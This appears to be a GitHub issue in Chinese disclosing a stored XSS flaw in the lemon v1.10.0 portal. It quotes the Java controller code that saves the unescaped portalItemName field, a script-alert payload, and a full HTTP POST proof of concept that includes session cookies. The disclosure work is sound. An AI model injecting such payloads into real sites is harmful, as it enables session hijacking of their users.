New issue

Jump to bottom

lemon 存在存储型XSS #198

Open alixiaowei opened this issue on Oct 15, 2019 · 0 comments

alixiaowei commented on Oct 15, 2019 • edited

您好，我在lemon v1.10.0中编辑组件处发现存在存储型XSS

有效负荷：

<script>alert('cookie')</script>
文件名：src\main\java\com\mossle\portal\web\PortalController.java
line : 96~151
代码：

```
@RequestMapping("save")
public String save(@RequestParam(value = "id", required = false) Long id,
        @RequestParam("portalWidgetId") Long portalWidgetId,
        @RequestParam("portalItemName") String portalItemName) {
    String userId = currentUserHolder.getUserId();
    PortalInfo portalInfo = this.copyOrGetPortalInfo(userId);

    PortalWidget portalWidget = portalWidgetManager.get(portalWidgetId);
    PortalItem portalItem = null;

    if (id == null) {
        portalItem = new PortalItem();

        Integer columnIndex = (Integer) portalItemManager
                .findUnique(
                        "select min(columnIndex) from PortalItem where portalInfo=?",
                        portalInfo);

        if (columnIndex == null) {
            columnIndex = 0;
        }

        Long rowIndexLong = (Long) portalItemManager
                .findUnique(
                        "select count(*) from PortalItem where portalInfo=? and columnIndex=?",
                        portalInfo, columnIndex);

        if (rowIndexLong == null) {
            rowIndexLong = 0L;
        }

        int rowIndex = rowIndexLong.intValue();
        portalItem.setColumnIndex(columnIndex);
        portalItem.setRowIndex(rowIndex);
        portalItem.setPortalInfo(portalInfo);
    } else {
        portalItem = this.createOrGetPortalItem(portalInfo, id);
    }

    portalItem.setName(portalItemName);
    portalItem.setPortalWidget(portalWidget);
    portalItemManager.save(portalItem);

    return "redirect:/portal/index.do";
}

@RequestMapping("remove")
public String remove(@RequestParam("id") Long id) {
    String userId = currentUserHolder.getUserId();
    PortalInfo portalInfo = this.copyOrGetPortalInfo(userId);
    PortalItem portalItem = this.createOrGetPortalItem(portalInfo, id);
    portalItemManager.remove(portalItem);

    return "redirect:/portal/index.do";
}
```


这里没有对portalItemName字段未进行过滤或者实体化编码导致可执行js代码

利用：
我发现portalItemName没有限制输出，进行构造有效负荷
POC

```
POST /portal/save.do HTTP/1.1
Host: www.mossle.com
Content-Length: 94
Cache-Control: max-age=0
Origin: http://www.mossle.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://www.mossle.com/portal/index.do
Accept-Encoding: gzip, deflate
Accept-Language: zh-HK,zh-CN;q=0.9,zh;q=0.8,en;q=0.7,zh-TW;q=0.6
Cookie: SECURITY_LAST_TENANT=default; SECURITY_LAST_USERNAME=lingo; Hm_lvt_3b334d25157f3b6793cb191d399a31c3=1571068073,1571122763; SECURITY_DEVICE_ID=51a0590e-7936-4943-8efd-8f6c1fd966b5; SESSION=5d52a2af-654a-49e3-b49d-0347f684c056
Connection: close

portalWidgetId=5557079130112&portalItemName=%3Cscript%3Ealert%28%27cookie%27%29%3C%2Fscript%3E
```

结果：
执行了js语句，并弹框



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant